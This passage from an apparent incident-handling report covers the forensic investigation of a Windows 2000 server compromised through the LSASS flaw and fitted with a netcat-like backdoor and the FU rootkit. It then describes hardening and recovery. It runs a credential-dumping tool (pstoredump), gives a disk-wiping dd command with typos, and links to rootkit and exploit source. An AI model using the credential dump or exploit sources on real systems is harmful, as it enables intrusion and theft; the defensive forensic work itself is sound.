
Next, information about used libraries, symbols and a working set of that process were collected.

```
C:\>vadump.exe -sv -p 942 > z:/results/virtual_memory.txt 2>&1
```

Information about all functions, used by the suspicious process, was acquired by using the same tool.

```
Z:\>vadump.exe –mot –p PID > z:/results/virtual_memory2.txt 2>&1
```

Step 14: Information about drivers and executables, started during the system initialization, was collected by using loadord.exe and autoruns.exe tools (see Figure 25 and Figure 26).


LoadOrder 1.0

Load order for drivers and services:

Start value	Group name	Tag	Service/Device	Display Name
Boot	Boot Bus Extender	2	PCI	PCI Bus Driver
Boot	Boot Bus Extender	3	isapnp	PnP ISA/EISA B...
Boot	System Bus Exte...	4	Intellde	
Boot	System Bus Exte...	8	MountMgr	
Boot	System Bus Exte...	9	Ftdisk	Volume Manage...
Boot	System Bus Exte...	10	Diskperf	
Boot	System Bus Exte...	12	dmload	
Boot	System Bus Exte...	13	dmio	Logical Disk Ma...
Boot	System Bus Exte...	5	PartMgr	
Boot	SCSI miniport	25	atapi	Standard IDE/E...
Boot	SCSI miniport	27	BusLogic	
Boot	SCSI Miniport	33	vmscsi	vmscsi
Boot	SCSI			
Boot	filter			
Boot	Base			
Boot	NDIS			i...
Boot	Netw			
System	Syste			
System	Prima			
System	SCSI			

LoadOrder

LoadOrder information has been copied to your ClipBoard.

OK

Copyright © 2000 Bryce Cogswell
SysInternals - www.sysinternals.com


Copy OK

Figure 25. The handler can collect information about drivers, loaded to memory, by using loadord.exe tool.

Information about all drivers, loaded during the system initialization, was copied by using loadord.exe. Unfortunately, the loadord.exe is the GUI application without a possibility of copying information directly into a file. First, information must be copied to the clipboard, as it is illustrated in Figure 25. Then, it must be copied to a file by using the pclip.exe tool.
i

```
Z:\>Pclip.exe > z:\results\LoadOrder.txt
```

Next, the autoruns.exe tool was used to collect information about all programs which were run during a system initialization, as it is shown in Figure 26.



Autorun Entry	Description	Company
wzcnotif	Wireless Zero Configuration...	Microsoft C
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit		
C:\WINNT\system32\userinit.exe	Userinit Logon Application	Microsoft C
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell		
Explorer.exe	Windows Explorer	Microsoft C
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run		
VMware Tools	VMwareTray	VMware, In
Update		
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components		
Browser Customizations	Microsoft Internet Explorer Customization DLL	
Microsoft Windows Media Player 6.4	ADVPACK	Microsoft C
Microsoft Outlook Express 5	Outlook Express Setup Libr...	Microsoft C
NetMeeting 3.01	ADVPACK	Microsoft C
EnableRevocation	Microsoft(C) Register Server	Microsoft C
Address Book 5	Outlook Express Setup Libr...	Microsoft C
Windows Desktop Update	Microsoft(C) Register Server	Microsoft C
Internet Explorer 5	IE 5.0 Per-User Install Utility	Microsoft C
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad		
Network.ConnectionTray	Network Connections Shell	Microsoft C
WebCheck	Web Site Monitor	Microsoft C

Figure 26. The handler can collect information about executable files, started during a system startup, by using the autoruns.exe.

Step 15: In a last step, the handler gathered some useful information about the compromised system.

```
Z:\> Psinfo.exe > z:/results/psinfo.txt
Z:\> Net.exe start > z:/results/net_start.txt
Z:\> Net.exe users > z:/results/net_users.txt
Z:\> Nbtstat.exe –s > z:/results/nbtstat_s.txt
Z:\> Nbtstat.exe –n > z:/results/nbtstat_n.txt
Z:\> pstoredump.exe > z:/results/pstoredump.txt
Z:\> Uptime.exe > z:/results/uptime.txt
```

Backup

After gathering volatile data the administrator switched off the compromised system. The hard disk was moved into another machine and switched into a slave mode. It's not allowed to boot an operating system from a hard disk of a compromised machine, because all evidences stored on a file system can be lost. Next, the administrator made images of all file systems. Images were created under the Linux operating system. Images were used to perform an offline forensic analysis. To maintain the chain of custody the original hard disk and all other collected data were placed in a safe place. An access to a room with the original data was strictly controlled.

A preparation of a clear media

A file system, on which all images of the compromised machine were stored, was prepared, as it is presented in Listing 21.

```
# dd if=/dev/zero of=/dev/hda bs=8k conf=noerror,sync
# fdisk /dev/had
# mkfs –t ext3 /dev/hda
```

Listing 21. A procedure of a preparation of a file system to store evidences.

The procedure, presented in Listing 21, allows to remove all data, stored previously on that disk (/dev/had), by using the /dev/zero parameter in the dd tool.

A determination the risk of continuing operations

As it was decided, the management of Software agreed to disconnect the affected machine. The extensive forensic analysis was required to determine what exactly happened on the compromised system. To back to business, as fast as possible, administrators considered choosing one of two solutions. Typically, the best solution was to identify and to remove the malicious code from the affected system. Other solution was based on a reinstalling of the operating system and applications from scratch, and then on a proper securing of the system.

Eradicate

It was important for handlers to identify a vulnerability, that was used, and to determine a strategy of a mitigate of this vulnerability. Only an initial analysis is described below.

Initial forensic analysis

During the incident identification and the containment phases, some signs of intrusions were identified. The Initial verification showed that:

- The TCP port number 138 was opened
- That port was opened by the ntkern.exe tool

At this stage, handlers performed an initial analysis of collected volatile data. To minimize a time, spent on handling of the incident, handlers decided not to perform an advanced forensic analysis. When the initial analysis didn't provide enough information about an attack vector, then handlers would perform an analysis of an image of file systems and memory.

The analysis of collected volatile data showed that:

- In the RUN register key there was an entry which ran the uptime.cmd script (this information was received from regdmp.exe – see step 11)

To check what code was contained in this script it was necessary to mount the backup copy of file systems in read only mode. Then, handlers copied all log files: the uptime.cmd script and suspicious ntkern.exe file.

First, system and security logs analysis was performed. Please note, that the detailed audit was configured on the compromised machine. Handlers tried to verity a parent process of every cmd.exe process. One of known method of detecting of remote attacks is finding out if any cmd.exe child process was initiated by a process different than the explorer.exe one. The intruder often uses exploits with the shellcode which runs the cmd.exe interpreted shell by executing itself. One of that process was identified. The parent process for the cmd.exe process was the lsass.exe. It is very suspicious to run the cmd.exe by using the lsass.exe.

A fragment of the output from the security log is shown in Listing 22.

```
…
6/17/2004    10:05:50 AM Security      Success Audit       Detailed Tracking    592
        NT AUTHORITY\SYSTEMW2KMB        "A new process has been created:
        New Process ID:     976
        Image File Name:    \WINNT\system32\CMD.EXE
        Creator Process ID:260
        User Name:  W2KMB$
        Domain:             WORKGROUP
        Logon ID:           (0x0,0x3E7)
...
```

Listing 22. A fragment of the output from security logs.

As it is seen in Listing 22, the cmd.exe was run by the parent process with 260 ID.
In step 12, handlers acquired information about active processes on compromised system. As it is presented in Listing 23, the output from the pslist tool showed that the ID process number 260 was associated with LSASS.

```

PsList 1.26 - Process Information Lister
Copyright (C) 1999-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for W2KMB:

Name              Pid Pri Thd  Hnd   Priv      CPU Time    Elapsed Time
Idle                0   0   1    0      0    0:08:31.144     0:09:21.437
System              8   8  39  157     24    0:00:12.267     0:09:21.437
SMSS              172  11   6   43   1068    0:00:01.261     0:09:21.437
CSRSS             196  13   9  281    980    0:00:01.071     0:09:15.538
WINLOGON          220  13  14  350   5232    0:00:02.203     0:09:14.006
SERVICES          248   9  39  524   2736    0:00:04.666     0:09:12.264
LSASS             260   9  20  279   2504    0:00:01.762     0:09:12.234
termsrv           376  10  15  129   1820    0:00:00.781     0:09:10.832
svchost           496   8   9  235   1204    0:00:00.560     0:09:09.179
```

```
spoolsv           528   8  11  144   2400     0:00:01.281     0:09:08.138
msdtc             556   8  23  200   1708     0:00:00.580     0:09:07.997
svchost           664   8  22  348   2952     0:00:00.951     0:09:06.726
LLSSRV              684   9   9   73    652     0:00:00.130     0:09:06.615
regsvc            740   8   2   30    256     0:00:00.100     0:09:06.085
mstask            768   8   7  115    948     0:00:00.280     0:09:05.884
WinMgmt             892   8   5  121    852     0:00:06.449     0:09:02.319
svchost           908   8   6  159   3276     0:00:00.480     0:09:02.209
dfssvc            948   8   2   37    396     0:00:00.160     0:08:59.846
svchost          1184   8  11  167   1388     0:00:00.200     0:08:45.335
CSRSS               964  13  11  155    624     0:00:03.344     0:05:46.828
WINLOGON            932  13  13  166   5172     0:00:04.776     0:05:46.638
rdpclip          1144   8   2   33    320     0:00:00.070     0:05:38.767
DefWatch          1772   8   3   33    288     0:00:00.210     0:04:35.195
Rtvscan           1824   8  37  251   8056     0:00:14.731     0:04:34.114
explorer         1116   8  16  317   3868     0:00:06.008     0:05:34.290
CMD              1412   8   1   23    300     0:00:00.470     0:05:17.666
pslist          1104  13   2   90    648     0:00:00.180     0:00:00.150
```

Listing 23. A fragment of the output received from the pslist tool.

Handlers detected that the uptime.cmd script ran two suspicious tools: ntkern.exe and msdirect.exe. In a closely controller environment the ntkern.exe file was executed by the administrators. The behavior of this tool was similar to the netcat tool, as it is illustrated in Listing 24.

```
C:\WINNT>ntkern
Cmd line:
invalid port
: NO_DATA

C:\WINNT>
```

Listing 24. The output from ntkern.exe.

The second – msdirect.exe tool was run in the same environment. Obviously, it was the FU rootkit.

Handlers identified that the intruder gained the administrator-level access to the system. The attacker successfully installed the kernel rootkit which modified the kernel of the operating system. Handlers couldn't longer trust the OS. In that situation the right decision was to reinstall the operating system from scratch. Another indicator, which influenced on this decision, was that the compromised system hadn't been patched for 3 years. Implemented security mechanisms were also not enough to identify all modifications performed by the intruder and to recover the vector of the attack.

Improving defenses

After a reinstallation of the operating system, several additional steps were performed by system administrators. All implemented improvements were presented on the lesson learned meeting and included in the fallow-up report.
Handlers also defined additional recommendations which needed to be accepted by the management before an implementation. Some of them needed a budget to be implemented.

Step 1: Patches

After the installation, the next step, performed by the administrators, was an installation of all necessary patches. Service Pack 4 was installed first. Next, the Windows Update tool was run to download and to install all fixes published after Service Pack 4.

Step 2: A detailed inspection and a vulnerability assessment

In order to control the security of the operating system the administrator installed additional tools which provided a detailed inspection of security events and an advanced monitoring of security related events generated by Windows operating system.

- Microsoft Baseline Security Analyzer (MBSA)

This tool allows to scan a Windows machine for security misconfigurations. It checks if actual security updates are implemented. Before every scan this tool connects to the Microsoft website to download current information about actual updates released by Microsoft. This information is compared with already installed updates. Additionally, MBAS provides guidelines for system administrators how to eliminate detected vulnerabilities. More information can be found at the Microsoft website. Microsoft Baseline Security Analyzer is downloadable from http://www.microsoft.com/technet/security/tools/mbsahome.mspx.

- PortReporter


This tool logs TCP and UDP port activity. Port Reporter logs the ports that are used and when the ports are used.
The following log files are created by Port Reporter tool:

  - PR-INITIAL-*date*.log – this file contains data about the ports, processes, and modules that are run when the tool is started.
  - PR-PORTS-*date*.log – this file contains summary data about TCP and UPD port activity on the computer.
  - PR-PIDS-*date*.log – this file contains detailed information about ports, processes and related drivers.

The tool can be downloaded from the following web site: http://support.microsoft.com/?id=837243

- Inspection

The next step was to configure the inspection on this sensitive server. In future, data from the enabled mechanism will be used by a host intrusion detection system. The inspection was configured, as it is presented in Figure 27.



Policy	Local Setting	Effective Setting
Audit account logon events	Success, Failure	Success, Failure
Audit account management	Success, Failure	Success, Failure
Audit directory service access	Success, Failure	Success, Failure
Audit logon events	Success, Failure	Success, Failure
Audit object access	Failure	Failure
Audit policy change	Success, Failure	Success, Failure
Audit privilege use	Failure	Failure
Audit process tracking	Failure	Failure
Audit system events	Success, Failure	Success, Failure

Figure 27. Screenshot from Windows Security Settings.

- Ipsec filters

The ipsec filters were configured and installed to restrict an access to this server. Only selected source IP addresses can gain an access to this file server. Traffic to some TCP and UDP ports will be also filtered. This mechanism acts as a personal firewall.

In Table 14, the map of allowed connections to the file server is presented.

Service	Protocol	SPORT	DPORT	SIP	DIP	Action
DNS Client	UDP	ANY	53	10.100.1.110	ANY	ALLOW
Terminal Service	TCP	ANY	3389	Administrator host	10.100.1.110	ALLOW
Domain Member	ANY	ANY	ANY	10.100.1.110	Domain Controller	ALLOW
ICMP	ICMP	ANY	ANY	10.100.1.110	ANY	ALLOW
CIFS Server	TCP	ANY	445	Trusted IP	10.100.1.110	ALLOW
	UDP	ANY	445	Trusted IP	10.100.1.110	ALLOW
NetBIOS	TCP	ANY	137	Trusted IP	10.100.1.110	ALLOW
	UDP	ANY	137	Trusted IP	10.100.1.110	ALLOW
	UDP	ANY	138	Trusted IP	10.100.1.110	ALLOW
	TCP	ANY	139	Trusted IP	10.100.1.110	ALLOW
LastRule	ANY	ANY	ANY	ANY	10.100.1.110	BLOCK

Table 14. A map of allowed connections to the file server.

Trusted IP is a list of source IP addresses which must have an access to the file server (There are IP addresses of local machines belonging to contract employees)

The ipsecpol.tool was used to implement created filters. This tool is available on Resource Kit for Windows 2000 media.

The following script (see Listing 25) was implemented on the file server.

```
ipsecpol -w REG -p "Packet Filter" -r "DNS Client" -f 10.100.1.110+*:53:UDP -n PASS
ipsecpol -w REG -p "Packet Filter" -r "CIFS Server" -f trusted_ip+10.100.1.110:445:TCP -f
trusted_ip+10.100.1.110:445:UDP -n PASS
ipsecpol -w REG -p "Packet Filter" -r "RPC Server" -f trusted_ip+10.100.1.110:135:TCP -f
trusted_ip+10.100.1.110:135:UDP -n PASS
ipsecpol -w REG -p "Packet Filter" -r "NetBIOS Server" -f trusted_ip+10.100.1.110:137:TCP -f
trusted_ip+10.100.1.110:137:UDP -f trusted_ip+10.100.1.110:139:TCP -f trusted_ip+10.100.1.110:138:UDP -n
PASS
ipsecpol -w REG -p "Packet Filter" -r "Terminal Server" -f administratior_ip+10.100.1.110:3389:TCP -f -n PASS
ipsecpol -w REG -p "Packet Filter" -r "DC Client" -f 10.100.1.110+*:TCP -n PASS
ipsecpol -w REG -p "Packet Filter" -r "ICMP" -f 10.100.1.110+*:*:ICMP -n PASS
ipsecpol -w REG -p "Packet Filter" -r "All Inbound Traffic" -f *+10.100.1.110 -n BLOCK
ipsecpol -w REG -p "Packet Filter" -x
```

Listing 25. The script which implements filter rules.

- Host intrusion detection system

A host intrusion detection system must be installed on every sensitive server. Before a selection of a product, a base functionality was defined by handlers.

A selected product must fulfill the following criteria:

- To monitor an access to registers and processes in a real time
- To control an integrity of files and directories
- To block defined processes
- To monitor selected data structures such as:
    - IDT table
    - System service table
    - IDTR
    - System services
- To perform a process tracking
- To detect and block buffer overflow attacks
- To notify a selected personnel in a real time

Recovery

Next step in an incident handling process was to restore all organization's files from a trusted backup. Every document was scanned by an antivirus software.

When the system was restored, the verification of normal system operation was performed. The administrator verified if all files were restored. All users' rights to shared resources were also checked in detail.

Putting the system back into business

The final step was to put the system back into the local network and to allow users to access to shared resources. One additional step was performed by handlers. All communication to and from the file server was monitored. A network intrusion detection system was installed to a closely monitoring of all signs of intrusions. All recorded events were deeply analyzed by administrators.

Lesson Learned – post incident activity

To close this incident, the follow-up report was created. That document described the incident handling process taken by handlers. A key recommendation was also included into the report. These recommendations are to help protecting against similar incidents in future.

The following conclusions were defined:

- It is key to apply all necessary patches in a timely manner
- It is key to monitor all sensitive systems in a real time. The following source of events must be monitored and recorded:
  - System logs and Port Reporter logs
  - Events from host IDS
  - Events from network IDS
- It is key to perform penetration tests every 2 months. In these tests the following tools should be used:
  - Vulnerability scanners
  - Port scanners
  - MBSA
  - Penetration tests must verify users' rights and access rules
- It is key to prepare the incident handling procedure for every type of an incident which can happen in this organization
- The last one but not less important: IT IS KEY TO PREPRE A SECURITY POLICY. A security policy should describe employees' rights, classify information in the organization, define users' rights and their roles.

The last task was to create an Executive Summary. This document describes this incident, shows costs and an impact of the incident. Additional steps, such as a reservation of some budget for buying a security tools, were also defined.

References

1. fuzen_op. fu rootkit 2.5. https://www.rootkit.com/vault/fuzen_op/FU_Rootkit.zip.
2. Solomon, Russinovich. Inside Microsoft Windows 2000. Microsoft Press.
3. PSTools, http://www.sysinternals.com/ntw2k/freeware/pstools.shtml.
4. National Software Reference Library (NSRL), National Institute of Standards and Technology (NIST), http://www.nsrl.nist.gov/.
5. Korgo worm, http://securityresponse.symantec.com/avcenter/venc/data/w32.korgo.f.html.
6. Truff. "Infecting_Loadable_Kernel_Modules", http://www.phrack.org/show.php?p=61&a=10.
7. Definition and List of Windows NT Advanced User Rights, http://support.microsoft.com/default.aspx?scid=kb;EN-US;101366.
8. Process Explorer, http://www.sysinternals.com/ntw2k/freeware/procexp.shtml.
9. TopToBottomNT. http://www.smitgeonsoft.com.
10. Ed Skoudis & SANS, "Track 4 - Incident Handling and Hacker Exploits".
11. Microsoft Windows 2000 Resource Kit, http://www.microsoft.com/windows2000/techinfo/reskit/default.asp.
12. Debugging Tools for Windows, http://www.microsoft.com/whdc/devtools/debugging/default.mspx.
13. LiveKD, http://www.sysinternals.com/ntw2k/freeware/livekd.shtml.
14. Tan Chew Keong, Win2K Kernel Hidden Process/Module Checker 0.1 (Proof-Of-Concept). http://www.security.org.sg/code/KProcCheck-0.1.zip.
15. Dug Song, dsniff-2.3, http://monkey.org/~dugsong/dsniff/.
16. Dsniff for windows, http://www.datanerds.net/~mike/dsniff.html.
17. Lipbcap, http://www.tcpdump.org.
18. Libnet, http://www.packetfactory.net/Projects/Libnet.
19. Libnids, http://libnids.sourceforge.net.
20. Nmap, http://www.insecure.org/nmap.
21. „Remote OS detection via TCP/IP Stack Fingerprinting". http://www.insecure.org/nmap/nmap-fingerprinting-article.html.
22. LANguard Network Security Scanner, www.gfi.com.
23. Microsoft Security Bulletin MS01-007, http://www.microsoft.com/technet/security/bulletin/MS01-007.mspx.
24. Windows Local Security Authority Service Remote Buffer Overflow, http://www.eeye.com/html/Research/Advisories/AD20040413C.html.
25. Microsoft Security Bulletin MS04-011, http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx.
26. CAN-2003-0533, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533.
27. Exploit, the source code, http://www.k-otik.com/exploits/04252004.ms04011lsass.rar.
28. Cryptcat. http://sourceforge.net/projects/cryptcat/.
29. RFC 3227, „Guidelines for Evidence Collection and Archiving". http://www.faqs.org/rfcs/rfc3227.html.
30. The sleutkit, http://www.sleuthkit.org.
31. Foremost, http://foremost.sourceforge.net.
32. Burdach, Mariusz. "Simple method of offline memory analysis", http://www.rootkit.com/newsread.php?newsid=130.

33. http://www.atstake.com.
34. http://www.foundstone.com.
35. http://ntsecurity.nu.
36. http://www.smidgeonsoft.com.
37. Forensic Acquisition Utilities, http://users.erols.com/gmgarner/forensics.
38. MBSA, http://www.microsoft.com/technet/security/tools/mbsahome.mspx.
39. PortReporter, http://support.microsoft.com/?id=837243.
40. Jacob R. Lorch, Alan Jay Smith. *„The VTrace Tool: Building a System Tracer for Windows NT and Windows 2000”.* tp://msdn.microsoft.com/msdnmag/issues/1000/VTrace/default.aspx

Appendix 1. A list of all processes printed by the fu.exe command with the–*pl 100 option*.

```
Process: fu.exe:1776
Process:     :2152996864
Process: System:4
Process: smss.exe:816
Process: csrss.exe:888
Process: winlogon.exe:912
Process: services.exe:956
Process: lsass.exe:968
Process: svchost.exe:1140
Process: svchost.exe:1620
Process: svchost.exe:1992
Process: spoolsv.exe:392
Process: DefWatch.exe:708
Process: HPConfig.exe:744
Process: HPWirelessMgr.e:772
Process: Rtvscan.exe:856
Process: PortReporter.ex:1404
Process: svchost.exe:1448
Process: vpnservices.exe:1480
Process: vmware-authd.ex:1712
Process: logservice.exe:1720
Process: emroute.exe:1728
Process: vpn.exe:1736
Process: vpn.exe:1752
Process: vpn.exe:1816
Process: vmnat.exe:1840
Process: vmnetdhcp.exe:1660
Process: explorer.exe:356
Process: atiptaxx.exe:1516
Process: carpserv.exe:1648
Process: ONETOUCH.EXE:2116
Process: SynTPLpr.exe:2124
Process: SynTPEnh.exe:2332
Process: mm_tray.exe:2360
Process: SynTPLpr.exe:2392
Process: Directcd.exe:2468
Process: VPTray.exe:2488
Process: mmtask.exe:2504
Process: realsched.exe:2536
Process: ctfmon.exe:2544
Process: msmsgs.exe:2576
Process: acrotray.exe:2680
Process: nsetup.exe:2940
Process: gg.exe:3120
Process: isakmpd.exe:2676
Process: vpnd.exe:1064
Process: vpn.exe:3392
```

```
Process: route.exe:3308
Process: route.exe:3484
Process: route.exe:4036
Process: route.exe:596
Process: route.exe:1680
Process: svchost.exe:3384
Process: route.exe:564
Process: route.exe:2152
Process: route.exe:2172
Process: route.exe:2220
Process: route.exe:2996
Process: alg.exe:2312
Process: MSIMN.EXE:1920
Process: WINZIP32.EXE:3768
Process: WINWORD.EXE:2768
Process: agentsvr.exe:2204
Process: cmd.exe:2188
Process: cryptcat.exe:3856
Process: cmd.exe:760
Total number of processes = 66
```

Appendix 2. A list of all drivers printed by the drivers.exe tool.

```
  ModuleName    Code    Data    Bss   Paged    Init         LinkDate
------------------------------------------------------------------------------
ntoskrnl.exe  396160   76160       0 1094784  164864  Thu Apr 24 17:57:43 2003
hal.dll   27008    6272       0   23936   11776  Thu Aug 29 10:05:02 2002
KDCOM.DLL    2560     256       0    1280     512  Fri Aug 17 22:49:10 2001
BOOTVID.dll    5632    3584       0       0     512  Fri Aug 17 22:49:09 2001
ACPI.sys  103936   11008       0   40192    4736  Thu Aug 29 10:09:03 2002
WMILIB.SYS     512       0       0    1280     256  Fri Aug 17 23:07:23 2001
pci.sys   14464    1664       0   30976    5504  Thu Aug 29 10:09:10 2002
isapnp.sys    8704     768       0   18688    1920  Fri Aug 17 22:58:01 2001
ohci1394.sys   36224     128       0    3456    2304  Thu Aug 29 10:33:19 2002
1394BUS.SYS   28800     256       0   14720    2048  Thu Aug 29 10:33:19 2002
compbatt.sys    2560       0       0    2944    1280  Fri Aug 17 22:57:58 2001
BATTC.SYS    2432     128       0    3072     896  Fri Aug 17 22:57:52 2001
aliide.sys    2304     896       0       0     128  Fri Aug 17 22:51:54 2001
PCIIDEX.SYS    5120     512       0   12288    1792  Thu Aug 29 10:27:47 2002
pcmcia.sys   32640   10112       0   23680    7552  Thu Aug 29 10:09:09 2002
MountMgr.sys    1280     128       0   29696    2560  Fri Aug 17 22:47:36 2001
ftdisk.sys    5888     128       0  102400    4096  Fri Aug 17 22:52:41 2001
dmload.sys    2560     128       0       0     640  Fri Aug 17 22:58:15 2001
dmio.sys  114432   15104       0    1152    2944  Fri Aug 17 22:58:27 2001
ACPIEC.sys    4352     256       0    1536    1152  Fri Aug 17 22:57:55 2001
OPRGHDLR.SYS     768     128       0       0     256  Fri Aug 17 22:57:55 2001
PartMgr.sys    1920     128       0   11136    2432  Sat Aug 18 03:32:23 2001
VolSnap.sys    2304     128       0   32512    4224  Fri Aug 17 22:53:19 2001
atapi.sys   41472    3584       0   25984    8192  Thu Aug 29 10:27:48 2002
disk.sys    7808     256       0   16256    4992  Thu Aug 29 10:27:56 2002
CLASSPNP.SYS   23424     128       0   14336    2560  Thu Aug 29 11:08:42 2002
sr.sys    1792    1152       0   51200    3968  Thu Aug 29 10:17:56 2002
KSecDD.sys    9216    6784       0   53504    2432  Fri Aug 17 22:50:01 2001
Ntfs.sys   92288    6912       0  404608   13696  Thu Aug 29 11:13:37 2002
NDIS.sys   18560    1024       0  122368    7040  Thu Aug 29 11:09:23 2002
Mup.sys   13824    6144       0   70272    5376  Thu Aug 29 11:12:53 2002
processr.sys    7552    1408       0    9216    2560  Thu Aug 29 10:05:03 2002
